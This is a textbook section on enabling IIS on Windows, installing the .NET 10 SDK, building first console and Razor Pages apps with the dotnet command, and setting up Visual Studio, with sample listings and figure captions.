10.3.3 IIS: the web server that comes with Windows

Internet Information Services is Microsoft's web server. It is not downloaded: it is a part of Windows that is present but switched off. Switch it on in **Control Panel → Programs → Turn Windows features on or off**, by ticking *Internet Information Services* (**Figure 10.17**). A filled box, as in the picture, means that some but not all of its sub-features are on, which is what you want.



Figure 10.17 Windows Features with Internet Information Services being ticked (1); the filled box means that some of its sub-features are on. *OK* (2) installs it from Windows' own files; no download is needed.

When Windows has finished, `http://localhost/` answers with the IIS welcome page of **Figure 10.18**.



Figure 10.18 IIS's welcome page at `http://localhost/` (1), with its banner (2). If Apache is also set to port 80, only one of them can start; that is the port clash of Section 5.2.7 again.

IIS's document root is `C:\inetpub\wwwroot` (**Figure 10.19**); the welcome page is the file `iisstart.htm` in it. Because drive `C:` belongs to the operating system and its folders are protected, it is easier to work in a folder of your own, and IIS lets you move the root: in **IIS Manager**, select *Default Web Site*, then *Manage Website* → *Advanced Settings...* (**Figure 10.20**), and change **Physical Path** (**Figure 10.21**).



Figure 10.19 `C:\inetpub` (1) and its `wwwroot` (2), IIS's default document root, holding the welcome page `iisstart.htm` (3) and its picture.



Figure 10.20 IIS Manager: the *Default Web Site* (1) is selected in the tree on the left, and its context menu leads to *Manage Website* (2) → *Advanced Settings…* (3). The machine's name is masked.



Figure 10.21 Advanced Settings of the Default Web Site. *Physical Path* (1) is the document root, here changed to `D:\inetpub\wwwroot` with the browse button (3); *Bindings* (2) shows that the site listens on port 80 for any address.

One more Windows feature appears in many older setup guides: **HTTP Activation** under *.NET Framework 4.8 Advanced Services → WCF Services* (**Figure 10.22**). It lets IIS start Windows Communication Foundation services, the SOAP web services of the .NET Framework era. It is needed for those, and for nothing in this book: ASP.NET Core does not use WCF. What an ASP.NET Core application needs from IIS is a different piece, the *ASP.NET Core Hosting Bundle*, described in Section 10.12.3.



Figure 10.22 HTTP Activation (2) for WCF services, under the .NET Framework 4.8 advanced services (1). Only classic .NET Framework web services need it.

10.3.4 The .NET SDK and the `dotnet` command

ASP.NET Core does not need IIS at all to run. It needs the **.NET SDK**, the *software development kit*: the compiler, the libraries and the `dotnet` command. **Figure 10.23** summarizes what the download page offers in September 2026: **.NET 10**, the long-term-support release this book uses, and on macOS and Linux the same page gives an installer or a package-manager command (Section 1.16 lists them).

Download .NET dotnet.microsoft.com, as of 24 September 2026

Version	Latest release	Released	End of support		
.NET 11.0 (release candidate)	11.0.0-rc.1	8 Sep 2026	— (not yet released)	SDK	Runtime
.NET 10.0 (LTS)	10.0.12	8 Sep 2026	14 Nov 2028	SDK	Runtime
.NET 9.0 (STS)	9.0.20	8 Sep 2026	10 Nov 2026	SDK	Runtime
.NET 8.0 (LTS)	8.0.31	8 Sep 2026	10 Nov 2026	SDK	Runtime

Highlighted: what this book uses — the .NET 10 SDK (it contains both runtimes).

Figure 10.23 What the .NET download page offers on 24 September 2026, redrawn: .NET 10 (LTS, latest release 10.0.12, supported until 14 November 2028), .NET 9 (STS) and .NET 8 (LTS), both supported until 10 November 2026, and a release candidate of .NET 11 [3]. Choose the newest LTS release, and the **SDK**, not only the runtime.

Run the installer (**Figure 10.24**); it copies its files (**Figure 10.25**) and needs no choices.



Figure 10.24 The first screen of the .NET SDK installer on Windows, here for SDK 8.0.403 (1); the .NET 10 installer has the same screens. The note (2) matters: each Visual Studio version supports .NET only up to a certain release. *Install* (3) starts it; the .NET logo is masked.



Figure 10.25 The installer at work: (1) the component being installed, (2) the progress bar.

Then open a *new* terminal — an old one does not see the new `PATH` — and type `dotnet`. The usage message of **Listing 10.2** proves the installation. If Windows answers *'dotnet' is not recognized as an internal or external command*, the terminal is older than the installation; close it and open another.

Listing 10.2 `dotnet` with no arguments prints its usage, here from the .NET 10 SDK on the build machine. `dotnet --info`, `dotnet --list-sdks` and `dotnet --list-runtimes` say exactly what is installed.

```
$ dotnet

Usage: dotnet [path-to-application]
Usage: dotnet [commands]

path-to-application:
  The path to an application .dll file to execute.

commands:
  -h|--help                         Display help.
  --info                            Display .NET information.
  --list-runtimes [--arch <arch>]   Display the installed runtimes matching the host or
specified architecture. Example architectures: arm64, x64, x86.
  --list-sdks [--arch <arch>]       Display the installed SDKs matching the host or
specified architecture. Example architectures: arm64, x64, x86.
```

A first program takes two commands. `dotnet new console -o myApp` creates a folder `myApp` from the *console* template and restores it; `cd myApp` enters it (**Listing 10.3**). The folder holds a project file, `myApp.csproj`, and one source file, `Program.cs`.

Listing 10.3 `dotnet new console -o myApp`, `cd myApp` and `ls -l` (on Windows, `dir`) on the build machine: a project file of 243 bytes, a source file of 103 bytes, and `obj`, where the build keeps its working files.

```
$ dotnet new console -o myApp
The template "Console App" was created successfully.

Processing post-creation actions...
Restoring /home/claude/ch10demo/myApp/myApp.csproj:
  Determining projects to restore...
  Restored /home/claude/ch10demo/myApp/myApp.csproj (in 132 ms).
Restore succeeded.

$ cd myApp
$ ls -l
total 12
-rw-r--r-- 1 root root  103 Sep 24 05:22 Program.cs
-rw-r--r-- 1 root root  243 Sep 24 05:22 myApp.csproj
drwxr-xr-x 2 root root 4096 Sep 24 05:22 obj
```

Older templates wrote `Program.cs` as a class with a `static void Main` (**Listing 10.4**); current ones write only the statement that matters, `Console.WriteLine("Hello, World!");`, and the compiler supplies the class and `Main` around it. These *top-level statements* are why this chapter's `Program.cs` (Section 10.8.2) starts straight away with `var builder = …`.

Listing 10.4 `oldMain/Program.cs`, the older form of `Program.cs`: a namespace, a class and a `Main` method around the one line that does the work. It still compiles on .NET 10, and `dotnet run` prints `Hello, World!`.

```
using System;

namespace myApp
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello, World!");
        }
    }
}
```

`dotnet run` compiles and runs (**Listing 10.5**). Add a second line that prints the time (**Listing 10.6**), run again, and the program says what time the computer thinks it is (**Listing 10.7**).

Listing 10.5 `dotnet run`: build, then run. The first run is slow because it compiles; later runs reuse what did not change.

```
$ dotnet run
Hello, World!
```

Listing 10.6 `myApp/Program.cs` with a second statement that joins a string and `DateTime.Now`.

```
// See https://aka.ms/new-console-template for more information
Console.WriteLine("Hello, World!");
Console.WriteLine("The current time is " + DateTime.Now);
```

Listing 10.7 The program run again. `DateTime.Now` is printed in the machine's regional format; the Linux build machine has no regional settings, so .NET used the invariant culture, month/day/year with a 24-hour clock. A machine set to another region prints its own format.

```
$ dotnet run
Hello, World!
The current time is 09/24/2026 05:22:53
```

10.3.5 A first Razor Pages application, from the command line

A web application is one template away. `dotnet new webapp -o myWebApp --no-https` creates an ASP.NET Core Razor Pages project (**Listing 10.8**): `webapp` selects the template, `-o` names the folder, and `--no-https` leaves out the HTTPS redirection so that a first run needs no certificate.

Listing 10.8 `dotnet new webapp -o myWebApp --no-https`: the template "ASP.NET Core Web App (Razor Pages)" is created and restored.

```
$ dotnet new webapp -o myWebApp --no-https
The template "ASP.NET Core Web App (Razor Pages)" was created successfully.
This template contains technologies from parties other than Microsoft, see
https://aka.ms/aspnetcore/10.0-third-party-notices for details.

Processing post-creation actions...
Restoring /home/claude/ch10demo/myWebApp/myWebApp.csproj:
  Determining projects to restore...
  Restored /home/claude/ch10demo/myWebApp/myWebApp.csproj (in 92 ms).
Restore succeeded.
```

The project contains `Program.cs` (the start-up code; the oldest templates split it into `Program.cs` and `Startup.cs`), `myWebApp.csproj` (what the project references), a `Pages` folder of Razor pages, `wwwroot` for static files, and `appsettings.json` for settings. `dotnet run` builds it and starts **Kestrel**, ASP.NET Core's own web server, which prints the address it listens on (**Listing 10.9**). The port is chosen when the project is created (this one got 5129 in `Properties/launchSettings.json`), so yours will differ; `--urls` picks another, as in **Listing 10.9**, and this chapter's build fixes it at 9003 in `appsettings.json`.

Listing 10.9 Kestrel starting in `myWebApp`: it reports "Now listening on: http://localhost:9010", the environment (*Development*) and the content root; the last line appeared when the server was stopped. The project had been built with `dotnet build`, hence `--no-build`; `--urls` chose the port.

```
$ dotnet run --no-build --urls http://localhost:9010
Using launch settings from /home/claude/ch10demo/myWebApp/Properties/launchSettings.json...
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://localhost:9010
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /home/claude/ch10demo/myWebApp
info: Microsoft.Hosting.Lifetime[0]
      Application is shutting down...
```

Open that address and the template's home page appears (**Figure 10.26**).



Figure 10.26 The Razor Pages template's home page, captured in Chromium from the project of **Listing 10.8** running on .NET 10. Its menu, footer and styling come from `Pages/Shared/_Layout.cshtml`; only the word "Welcome" and the line under it come from `Pages/Index.cshtml`.

Now edit `Pages/Index.cshtml` so that it reads as in **Listing 10.10**, stop the server, run it again and reload (**Figure 10.27**).

Listing 10.10 `Pages/Index.cshtml` rewritten: `@page` makes the file a page, `@model IndexModel` names the C# class behind it, the `@{ … }` block sets the title, and `@DateTime.Now` prints a C# value into the HTML.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Home page";
}

<div class="text-center">
    <h1>Hello, world!</h1>
    <p>The time on the server is @DateTime.Now</p>
</div>
```



Figure 10.27 The edited page, captured after the rebuild: "Hello, world!" and the time on the server, computed when the request arrived and printed, like **Listing 10.7**, in the invariant culture's format.

That little page already shows the Razor idea that Section 10.8 builds on: a file of HTML in which `@` switches to C# for exactly one expression or one block, and back.

10.3.6 Visual Studio on Windows

On Windows, many ASP.NET developers work in **Visual Studio** rather than at the command line. The Community edition is free for students, open-source work and individuals (**Figure 10.28**); its installer (**Figure 10.29**) asks which *workloads* to install (**Figure 10.30**). Tick **ASP.NET and web development**; if you also want to open the Web Forms examples of Chapter 9, tick *.NET Framework project and item templates* and *Additional project templates (previous versions)* in the installation details on the right. The screens that follow show Visual Studio 2022; Visual Studio 2026, released on 11 November 2025 together with .NET 10, is the release made for .NET 10 [4], and its screens are arranged in the same way.



Figure 10.28 The Visual Studio 2026 editions, redrawn: Community (free for students, open-source contributors and individual developers), Professional and Enterprise. Visual Studio runs only on Windows; on macOS and Linux use VS Code with the C# Dev Kit, or the `dotnet` command alone.



Figure 10.29 The Visual Studio Installer preparing itself (1). It is a separate program that installs, modifies and updates Visual Studio; *Cancel* (2) stops it.



Figure 10.30 Workloads: (1) *ASP.NET and web development* ticked, and in the installation details on the right the two options that Web Forms projects need, (2) *.NET Framework project and item templates* and (3) *Additional project templates (previous versions)*; (4) *Modify* applies the choice.

Visual Studio opens with its start window (**Figure 10.31**). **Create a new project** leads to the template list, where **ASP.NET Core Web App (Razor Pages)** is the same template as `dotnet new webapp` (**Figure 10.32**). Name the project (**Figure 10.33**), choose the framework version and the options (**Figure 10.34**) and Visual Studio creates the project and shows it in Solution Explorer (**Figure 10.35**): `wwwroot`, `Pages`, `appsettings.json` and `Program.cs`, exactly the files `dotnet new` made.



Figure 10.31 Visual Studio's start window: (1) open a recent project, (2) clone a repository, (3) open a project or solution, (4) open a local folder, or (5) create a new project.



Figure 10.32 Create a new project, with *ASP.NET Core Web App (Razor Pages)* selected (1). Its tags (2) — C#, Linux, macOS, Windows, Cloud, Service, Web — say where the result can run; *Next* (3) continues.

